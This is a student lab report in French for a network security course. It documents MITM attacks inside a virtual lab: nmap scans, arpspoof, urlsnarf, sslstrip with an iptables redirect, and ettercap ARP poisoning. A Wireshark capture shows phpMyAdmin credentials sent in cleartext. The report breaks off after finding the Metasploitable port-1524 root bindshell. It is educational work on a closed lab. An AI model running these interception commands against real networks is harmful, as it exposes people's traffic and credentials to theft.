



INF8402 – Sécurité des réseaux fixes et mobiles

Automne 2021

TP2 : Introduction aux attaques MITM et sécurisation d'un réseau

23 Novembre 2021

4.1- Collecte d'information (2 points)

Configuration Kali Linux :

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.11.149 netmask 255.255.255.0 broadcast 192.168.11.255
    inet6 fe80::20c:29ff:fe45:b539 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:45:b5:39 txqueuelen 1000 (Ethernet)
    RX packets 1429 bytes 174542 (170.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1431 bytes 108629 (106.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Configuration Windows 10 :

```
Windows IP Configuration

Host Name . . . . . : DESKTOP-NK77LRQ
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : localdomain

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix . : localdomain
    Description . . . . . : Intel(R) 82574L Gigabit Network Connection
    Physical Address. . . . . : 00-0C-29-37-66-7B
    DHCP Enabled. . . . . : Yes
    Autoconfiguration Enabled . . . . : Yes
    Link-local IPv6 Address . . . . . : fe80::d84c:5ef0:ced:bc3a%7(Preferred)
    IPv4 Address. . . . . : 192.168.11.150(Preferred)
    Subnet Mask . . . . . : 255.255.255.0
    Lease Obtained. . . . . : 23 novembre 2021 08:41:56
    Lease Expires . . . . . : 23 novembre 2021 09:11:55
    Default Gateway . . . . . : 192.168.11.2
    DHCP Server . . . . . : 192.168.11.254
    DHCPv6 IAID . . . . . : 50334761
    DHCPv6 Client DUID. . . . . : 00-01-00-01-29-2E-A7-FB-00-0C-29-37-66-7B
    DNS Servers . . . . . : 192.168.11.2
    Primary WINS Server . . . . . : 192.168.11.2
    NetBIOS over Tcpip. . . . . : Enabled
```

Configuration Metasploitable :

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:84:8c:6b
          inet addr:192.168.11.152 Bcast:192.168.11.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe84:8c6b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:74 errors:0 dropped:0 overruns:0 frame:0
          TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8567 (8.3 KB)  TX bytes:7302 (7.1 KB)
          Interrupt:17 Base address:0x2000
```

1) Sous forme d'un tableau, présentez toutes les informations que vous avez pu obtenir à l'aide de cet outil sur les machines dans le même segment du réseau (services / port TCP/UDP ouvert, information sur l'OS, distance en saut, etc.) (2 points)

Pour recueillir le plus d'informations possibles sur les machines présentes dans le même segment de réseau nous avons utilisé la commande "nmap" avec l'argument "-A" qui permet de faire un scan agressif et de recueillir le système d'exploitation des machines cibles, ainsi que les services et les versions de ces derniers qui s'exécutent sur les machines.

```
root@kali:~# nmap -v -A 192.168.11.0-255
Starting Nmap 7.70 ( https://nmap.org ) at
```

Figure 1 : Commande NMAP effectuer pour scanner le réseau.

Nous avons scanné les 256 Adresses IP présentes dans le sous réseau et nous avons trouvé 6 hôtes en marche. Les informations recueillies sur ces hôtes sont résumées dans le tableau suivant :

Tableau 1 : Résumé des informations recueillies sur les machines du sous réseau.

Adresse IP	Adresse MAC	Système d'exploitation	Distance en saut	Ports ouverts	Services roulant sur le port	TCP / UDP
192.168.11.1	00:50:56:C0:00:08	Microsoft Windows XP SP2, Microsoft Windows Server 2008 SP1 ou Windows Server 2008 R2	1	135	msrpc	TCP
				443	SSL/HTTPS	TCP
				445	microsoft-ds (Partage de fichiers)	TCP
				2701	cmrccservice (Microsoft Config Manager Remote Control service)	TCP
				3389	ms-wbt-server (Terminal services)	TCP
192.168.11.2	00:50:56:F6:55:C0	VMware Player virtual NAT device	1	53	domaine - serveur DNS	TCP
192.168.11.150	00:0C:29:37:66:7B	Microsoft Windows 10	1	135	msrpc (Microsoft Windows RPC)	TCP
				139	netbios-ssn	TCP
				445	microsoft-ds	TCP

				5357	http (HTTPAPI 2.0)	TCP
192.168.11.15 2	00:0C:29:84:8C:6B	Distribution Linux avec un Kernel version 2.6	1	21	ftp (vsftpd 2.3.4)	TCP
				22	ssh (OpenSSH 4.7)	TCP
				23	telnet (Linux telnetd)	TCP
				25	smtp (Postfix smtpd)	TCP
				53	domain (ISC BIND 9.4.2 / DNS)	TCP
				80	http (Apache httpd 2.2.8)	TCP
				111	rpcbind	TCP
				139	netbios-ssn (smbd 3.X - 4.X)	TCP
				445	netbios-ssn (smbd 3.0.20-Debian)	TCP
				512	exec (netkit-rsh)	TCP
				513	login (OpenBSD or Solaris)	TCP
				514	tcpwrapped	TCP
				1099	java-rmi	TCP
				1524	ingreslock, bindshell (Metasploitable root shell)	TCP
				2049	nfs (2-4)	TCP
				2121	ftp (ProFTPD 1.3.1)	TCP
				3306	mysql (5.0.51a- 3ubuntu5)	TCP
				5432	postgresql (8.3.0- 8.3.7)	TCP
				5900	vnc (3.3)	TCP

				6000	X11	tcp
				6667	irc (UnrealIRCd)	TCP
				8009	ajp13 (apache Jserv v1.3)	TCP
				8180	http (Apache Tomcat/Coyote JSP 1.1)	TCP
192.168.11.254	00:50:56:FC:72:43	S.O	1	S.O	S.O	S.O
192.168.11.149	S.O	S.O	0	S.O	S.O	S.O

4.2 - Exécution du Arpspoofing (3.5 points)

4.2.1 Dans Kali, ouvrez un terminal et activer l'IP forwarding à l'aide de la commande suivante: « echo 1 > /proc/sys/net/ipv4/ip_forward »

```
root@kali:~# echo 1 >/proc/sys/net/ipv4/ip_forward
root@kali:~#
```

Figure 2 : Commande NMAP activant l'IP forwarding.

4.2.2 Dans le même terminal, exécuter la commande « arpspoof -i eth0 -t » Par exemple, si l'adresse IPv4 de Windows 10 est 192.168.1.100 et que l'adresse IPv4 de la passerelle par défaut est 192.168.1.1, la commande serait: « arpspoof -i eth0 -t 192.168.1.100 192.168.1.1 »

```
root@kali:~# arpspoof -i eth0 -t 192.168.11.150 192.168.11.2
0:c:29:45:b5:39 0:c:29:37:66:7b 0806 42: arp reply 192.168.11.2 is-at 0:c:29:45:b5:39
```

Figure 3 : Première commande arpspoof.

4.2.3 Ouvrez un nouveau terminal et exécutez la même commande qu'en 4.2.2, mais en inversant les adresses IP.

```
root@kali:~# arpspoof -i eth0 -t 192.168.11.2 192.168.11.150
0:c:29:45:b5:39 0:50:56:f6:55:c0 0806 42: arp reply 192.168.11.150 is-at 0:c:29:45:b5:39
```

Figure 4 : Seconde commande arpspoof.

2) Montrez comment il est possible de trouver l'adresse IP de la passerelle par défaut à partir de Kali Linux (0.5 point)

Il est possible de trouver l'adresse IP de la passerelle par défaut sur Linux grâce à la commande "ip r" qui est l'abréviation de "ip route". Cette commande permet de montrer la table de routage IP. Vous trouverez l'exécution dans la capture ci-dessous.

```
root@kali:~# ip r
default via 192.168.11.2 dev eth0 proto dhcp metric 100
192.168.11.0/24 dev eth0 proto kernel scope link src 192.168.11.149 metric 100
```

Figure 5 : Commande permettant de trouver l'adresse IP de la passerelle par défaut.

Grâce à la commande ci-dessus, nous pouvons voir que l'adresse IP de la passerelle par défaut est 192.168.11.2.

3) À l'aide de l'outil Wireshark sur la machine virtuelle Windows 10, lancez la capture des paquets sur l'interface Ethernet0. Pour les paquets ARP, qu'observez-vous? Vous pouvez vous servir d'un filtre pour vous aider à isoler les paquets. Discutez de l'association des adresses IP avec les adresses physiques (1.5 points)

Vous trouverez ci-dessous notre capture des paquets ARP grâce à l'outil Wireshark.

28	16.5003680	vmware_c0:00:08	Broadcast	ARP	60	who has 192.168.11.2? Tell 192.168.11.1
29	17.0339510	vmware_45:b5:39	Vmware_37:66:7b	ARP	60	192.168.11.2 is at 00:0c:29:45:b5:39
30	17.6534020	vmware_45:b5:39	Vmware_f6:55:c0	ARP	60	192.168.11.150 is at 00:0c:29:45:b5:39 (c
31	19.0959800	vmware_45:b5:39	Vmware_37:66:7b	ARP	60	192.168.11.2 is at 00:0c:29:45:b5:39

Figure 6 : Capture des paquets ARP.

Dans la 1ère ligne, nous pouvons remarquer une requête broadcast demande qui est la passerelle par défaut. Dans la ligne 2, on voit que Kali Linux (00:0C:29:45:B5:39) répond à la machine Windows 10 (00:0C:29:37:66:7B) que c'est lui la passerelle. Sur la ligne 3, on voit que la machine Kali Linux envoie à la passerelle par défaut (00:50:56:F6:55:C0) que c'est lui la machine Windows 10. Nous pouvons alors conclure que la machine Kali linux peut intercepter les paquets allant de la machine windows 10 vers la passerelle par défaut et renvoie ces paquets à la passerelle par défaut par la suite. De même dans le sens inverse, Kali Linux peut intercepter le trafic transitant du routeur vers la machine Windows 10. Cela vient du fait que Kali Linux se fait passer pour la machine Windows 10 ou la passerelle par défaut selon la source de la communication. Ceci est une attaque MITM (Man In The Middle).

4) Expliquez l'utilité des commandes que vous avez lancées dans cette section du laboratoire. (1.5 points)

La commande ci-dessous active l'ip forwarding sur la machine Kali Linux. Cela permet notamment à cette dernière d'agir comme un routeur en redirigeant les paquets.

```
root@kali:~# echo 1 >/proc/sys/net/ipv4/ip_forward
root@kali:~#
```

Figure 7 : Commande NMAP activant l'IP forwarding

La commande **ip r** nous a servi à retrouver l'adresse IP de la passerelle par défaut tel que mentionné dans la question 2.

La commande ci-dessous permet d'intercepter les paquets qui transitent de la machine Windows 10 vers le routeur. En effet, cela permet de faire croire à la machine Windows 10 que la machine Kali Linux est le routeur donc toutes les requêtes envoyées au routeur depuis la machine Windows 10 passeront par notre machine Kali Linux.

```
root@kali:~# arpspoof -i eth0 -t 192.168.11.150 192.168.11.2
0:c:29:45:b5:39 0:c:29:37:66:7b 0806 42: arp reply 192.168.11.2 is-at 0:c:29:45:
b5:39
```

Figure 8 : Première commande arpspoof

La commande ci-dessous permet d'intercepter les paquets qui transitent du routeur vers la machine Windows 10. En effet, cela permet de faire croire au routeur que la machine Kali Linux est la machine Windows 10 donc toutes les requêtes envoyées à Windows 10 depuis le routeur passeront par notre machine Kali Linux.

```
root@kali:~# arpspoof -i eth0 -t 192.168.11.2 192.168.11.150
0:c:29:45:b5:39 0:50:56:f6:55:c0 0806 42: arp reply 192.168.11.150 is-at 0:c:29:
45:b5:39
```

Figure 9 : Deuxième commande arpspoof

4.3 - Exécution de Urlsnarf (0.5 point)

4.3.1 Dans Kali, ouvrez un nouveau terminal et exécutez la commande suivante : « urlsnarf -i eth0 » Aller sur votre machine virtuelle Windows 10 victime puis naviguez sur internet, allez sur un site web de votre choix.

```
192.168.11.150 - - [06/Oct/2021:19:15:45 -0400] "GET http://www.bing.com/favicon.ico HTTP/1.1" - - "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko"
192.168.11.150 - - [06/Oct/2021:19:15:45 -0400] "GET http://go.microsoft.com/fwlink/?LinkId=517287 HTTP/1.1" - - "-"
"Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko"
192.168.11.150 - - [06/Oct/2021:19:15:45 -0400] "GET http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgM
CGgUABBTPJvUY%2Bsl%2Bj4yzQuAcL2oQno5fCgQUUWj%2FkK8CB3U8zNlLZGKiErhZcjsCEAhqIRFEPz8YfE%2FcJzVhKKM%3D HTTP/1.1" - - "-"
"Microsoft-CryptoAPI/10.0"
192.168.11.150 - - [06/Oct/2021:19:15:46 -0400] "GET http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgM
CGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPi6xvDl7I90VUCEAbY2QTVWENG9oovp1QifsQ%3D HTTP/1.1" - - "-"
"Microsoft-CryptoAPI/10.0"
192.168.11.150 - - [06/Oct/2021:19:15:46 -0400] "GET http://ocsp.comodoca.com/MFEwTzBNMEswSTAJBgUrDgM
CGgUABBRtU9uFqgVGHhJwXZyWCNXmVR5ngQUoBEKIz6W8Qfs4q8p74Klf9AwpLQCEDlyRDr5IrdR19NsEN0xNZU%3D HTTP/1.1" - - "-"
"Microsoft-CryptoAPI/10.0"
```

Figure 10 : Terminal montrant les sites webs visités à l'aide de la commande urlsnarf.


5) Après avoir navigué sur internet sur la machine victime, que remarquez-vous dans le terminal sur lequel vous avez exécuté urlsnarf? À quoi sert la commande urlsnarf? (0.5 point)

Nous pouvons remarquer sur la figure 10 que toutes les URLs des requêtes HTTP effectuées par la machine victime passant par l'interface eth0 sont capturées. Ainsi, on en déduit que URLSnarf sert à capturer les URLs du trafic HTTP d'un réseau.

4.4 - Écoute du réseau - Metasploit (2 points)

4.4.1 Dans Kali, ouvrez un nouveau terminal et exécutez la commande suivante : « echo 1 > /proc/sys/net/ipv4/ip_forward »

4.4.2 Exécutez la commande suivante : « arpspoof -i eth0 »



```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# ip r
default via 192.168.11.2 dev eth0 proto dhcp metric 100
192.168.11.0/24 dev eth0 proto kernel scope link src 192.168.11.149 metric 100
root@kali:~# arpspoof -i eth0 192.168.11.2
0:c:29:45:b5:39 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.11.2 is-at 0:c:29:45:b5:39
0:c:29:45:b5:39 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.11.2 is-at 0:c:29:45:b5:39
0:c:29:45:b5:39 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.11.2 is-at 0:c:29:45:b5:39
```

Figure 11 : Exécution des commandes pour la question 4.4.

4.4.3 Démarrez Wireshark sur la machine Kali Linux et initiez une nouvelle capture sur l'interface eth0.

4.4.4 Sur la machine virtuelle Windows 10, lancez une nouvelle instance de Firefox. Dans la barre d'adresse du navigateur, inscrivez l'adresse IP de Metasploit.




Figure 12 : Navigation vers la page de la VM Metasploitable.

4.4.5 Sélectionnez l'option Phpmyadmin.




Figure 13 : Sélection de PHPMyAdmin.

4.4.6 Dans la page de connexion, inscrivez un identifiant et un mot de passe arbitraire




Figure 14 : Inscription d'un identifiant et d'un mot de passe arbitraire sur PHPMyAdmin.

4.4.7 Au niveau de Wireshark, arrêtez la capture.

5) Quelles informations êtes-vous capables de trouver à l'aide de la capture Wireshark? (0.5 point)

Nous pouvons remarquer, grâce à l'outil Wireshark, que dans le champ "HTML Form URL Encoded" de la requête HTTP POST effectuées lors de la tentative de connexion sur le portail de PHPMyAdmin, nous avons accès au nom d'utilisateur et au mot de passe en clair. En effet, le champ "pma_username" contient le nom d'utilisateur, le champ "pma_password" contient le mot de passe et enfin nous avons le champ "token" qui contient le token généré pour la potentielle nouvelle session.

No.	Time	Source	Destination	Protocol	Length	Info
21	19.845687107	192.168.11.150	192.168.11.152	TCP	66	49661 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
24	19.846499332	192.168.11.152	192.168.11.150	TCP	66	80 → 49661 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM=1 WS=32
25	19.846838342	192.168.11.150	192.168.11.152	TCP	60	49661 → 80 [ACK] Seq=1 Ack=1 Win=65700 Len=0
26	19.846841011	192.168.11.150	192.168.11.152	HTTP	774	POST /phpMyAdmin/index.php HTTP/1.1 (application/x-www-form-urlencoded)
27	19.846841861	192.168.11.152	192.168.11.150	TCP	60	80 → 49661 [ACK] Seq=1 Ack=721 Win=7296 Len=0
28	19.891628592	192.168.11.152	192.168.11.150	HTTP	926	HTTP/1.1 302 Found
29	19.893896813	192.168.11.150	192.168.11.152	HTTP	646	GET /phpMyAdmin/index.php?token=edde4a81956ec03ad5b848a37ef9e8e6 HTTP/1.1

▶ Frame 26: 774 bytes on wire (6192 bits), 774 bytes captured (6192 bits) on interface 0
 ▶ Ethernet II, Src: Vmware_37:66:7b (00:0c:29:37:66:7b), Dst: Vmware_84:8c:6b (00:0c:29:84:8c:6b)
 ▶ Internet Protocol Version 4, Src: 192.168.11.150, Dst: 192.168.11.152
 ▶ Transmission Control Protocol, Src Port: 49661, Dst Port: 80, Seq: 1, Ack: 1, Len: 720
 ▶ Hypertext Transfer Protocol
 ▶ HTML Form URL Encoded: application/x-www-form-urlencoded
 ▶ Form item: "pma_username" = "admin"
 ▶ Form item: "pma_password" = "12345"
 ▶ Form item: "server" = "1"
 ▶ Form item: "token" = "edde4a81956ec03ad5b848a37ef9e8e6"

Figure 15 : Détails de la Requête POST utilisée lors de la tentative de connexion à PHPMYAdmin.

6) En quoi est-ce que la commande arpspoof utilisée en 4.4 diffère de celle utilisée en 4.2? Dans quelle situation serait-il plus approprié d'utiliser la commande arpspoof en 4.4 au détriment de celle en 4.2? (1.5 points)

La commande arpspoof utilisée en 4.4 ne spécifie pas un hôte cible en particulier dont les paquets doivent être écoutés et redirigés contrairement à celle utilisée en 4.2. En ne spécifiant aucune cible, par défaut, ce sont tous les paquets de tous les hôtes du réseau local qui sont écoutés et redirigés.

Dans une situation où nous voudrions écouter tous les hôtes sur un réseau local, il faudrait utiliser la commande en 4.4, en d'autres mots si nous ne ciblons pas une victime en particulier sur ce réseau local. Cependant, si nous savons déjà qui nous souhaitons écouter sur le réseau il vaut mieux utiliser la commande du 4.2 car les informations des autres machines pourraient ne pas être pertinentes ou créer du bruit.

4.5 - SSLStrip/Récupération de votre compte polytechnique (2 points)

4.5.1 Ouvrez un terminal Kali et exécutez la commande suivante : « `echo 1 > /proc/sys/net/ipv4/ip_forward` »

4.5.2 Exécutez la commande suivante : « `iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080` »

4.5.3 Exécutez la commande suivante : « `sslstrip -l 8080` » Attention, ici -l est bien un 'L' minuscule.

```

root@kali:~# echo 1 >/proc/sys/net/ipv4/ip_forward
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
root@kali:~# sslstrip -l 8080

sslstrip 0.9 by Moxie Marlinspike running...

```

Figure 16 : Commande du 4.5.1, 4.5.2 et 4.5.3.

4.5.4 Ouvrez un nouveau terminal Kali et exécutez la commande suivante : « ettercap -TqM arp:remote /192.168.0.12// /192.168.0.1// »

```

root@kali:~# ettercap -TqM arp:remote /192.168.11.150// /192.168.11.2//

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:45:B5:39
          192.168.11.149/255.255.255.0
          fe80::20c:29ff:fe45:b539/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_temp
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=====>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.11.150 00:0C:29:37:66:7B

GROUP 2 : 192.168.11.2 00:50:56:F6:55:C0
Starting Unified sniffing...

```

Figure 17 : Commande du 4.5.4.

7) Expliquez en quoi consiste cette attaque, que fait chacune des commandes que vous avez exécutées? (2 points)

Cette attaque est une attaque “SSL Stripping”. Cette dernière est une attaque de type MITM (Man In The Middle) dans laquelle un attaquant va intercepter les requêtes HTTP entre une victime et un serveur web qui vont se faire rediriger vers le protocole HTTPS. Ainsi, l’attaquant aura accès à toutes les communications HTTP en clair de la victime tandis que cette dernière croira faire ses communications aux sites internet via HTTPS puisque l’attaquant continuera d’établir une connexion HTTPS entre lui-même et le serveur. On appelle cette attaque “SSL Stripping” car l’attaquant va “stripper” les URLs HTTPS pour les faire

devenir des URLs HTTP. Dans notre cas, grâce à l'attaque nous avons pu capturer nos identifiants Moodle.

Voici les commandes exécutées et les détails de leur utilité :

- La commande **`echo 1 > /proc/sys/net/ipv4/ip_forward`** permet d'activer l'IP forwarding.
- La commande **`iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080`** est une interface de ligne de commande utilisée pour configurer des tables pour le pare-feu pour IPv4. Dans notre cas, **`-t nat -A PREROUTING`** permet de modifier les paquets selon la table du NAT lorsque ces derniers arrivent sur notre machine. Le paramètre **`-p tcp`** indique que seuls les paquets TCP vont être vérifiés. **`--destination-port 80`** indique que les paquets doivent avoir comme destination le port 80. Enfin, lorsque le paquet remplit tous les critères, utilise TCP et a pour destination le port 80, il est redirigé vers le port 8080 grâce au paramètre **`-j REDIRECT --to-port 8080`** de la commande.
- La commande **`sslststrip -l 8080`** permet à SSLStrip d'écouter sur le port 8080.
- La commande **`ettercap -TqM arp:remote /192.168.11.150// /192.168.11.2//`** permet de faire une attaque Man In The Middle sur les deux cibles spécifiées, la machine Windows 10 et la passerelle par défaut. Le paramètre **`-T`** veut dire Text ce qui permet d'avoir une sortie seulement en texte dans le terminal. Le paramètre **`-q`** veut dire quiet et permet de ne pas afficher tout le contenu des paquets. Enfin le paramètre **`M`** couplé au paramètre **`arp:remote`** va activer une attaque ARP poisoning Man In The Middle sur les deux cibles.

Références :

<https://www.venafi.com/blog/what-are-ssl-stripping-attacks>

<https://www.geeksforgeeks.org/iptables-command-in-linux-with-examples/c>

<https://www.hackingloops.com/sslststrip/>

<https://linux.die.net/man/8/ettercap>

4.6 - Attaque de la machine Metasploitable (4 points)

Lors de l'attaque de la machine Metasploitable, nous avons suivi plusieurs étapes. Tout d'abord, nous avons fait de la **collecte d'informations** afin de mieux connaître

l'environnement auquel nous nous attaquions. Nous avons alors recueilli que la machine à attaquer était une machine metasploitable contenant de multiples vulnérabilités et que la machine était souvent utilisée par les pentesteurs pour faire des tests. Ainsi, nous savons que plusieurs vulnérabilités pourraient être faciles à trouver. Nous avons aussi recueilli l'adresse IP de la machine à attaquer. Cette information nous a été utile pour la seconde étape qui est la **découverte et le balayage** du réseau cible.

Pour ce qui est de la **découverte** de la machine à attaquer, nous connaissions déjà l'adresse IP de cette dernière donc nous avons pu directement passer au **scan** de la machine. Pour cela nous avons utilisé la commande "nmap" avec l'argument "-A" qui permet de faire un scan agressif et de recueillir le système d'exploitation de la machine cibles, ainsi que les services et les versions de ces derniers qui s'exécutent sur la machine. Ce type de scan agressif n'est pas conseillé dans l'industrie car il est très bruyant et peut donc être détecté très rapidement mais pour les besoins de ce TP, cela convient.

```
root@kali:~# nmap -A 192.168.11.152
```

Figure 18 : Scan de la machine cible via nmap

Une fois le balayage terminé nous avons pu commencer l'étape d'**évaluation des vulnérabilités**. Pour cela, nous avons notamment porté notre attention sur les services qui roulaient sur la machine cible. Nous avons alors remarqué qu'un bindshell roulait sur le port 1524 de la machine cible. La description fournie par NMAP nous donne plus de précision sur le type shell exécuté et nous apprend que c'est un root shell. Nous avons alors détecté une vulnérabilité. En effet, le service roulant sur le port 1524, ingreslock, détient une backdoor qui se lie automatiquement lorsqu'une connexion est établie avec ce port. Dans la prochaine étape, nous allons **exploiter** la vulnérabilité trouvée.

512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login	OpenBSD or Solaris rlogind
514/tcp	open	tcpwrapped	
1099/tcp	open	java-rmi	Java RMI Registry
1524/tcp	open	bindshell	Metasploitable root shell
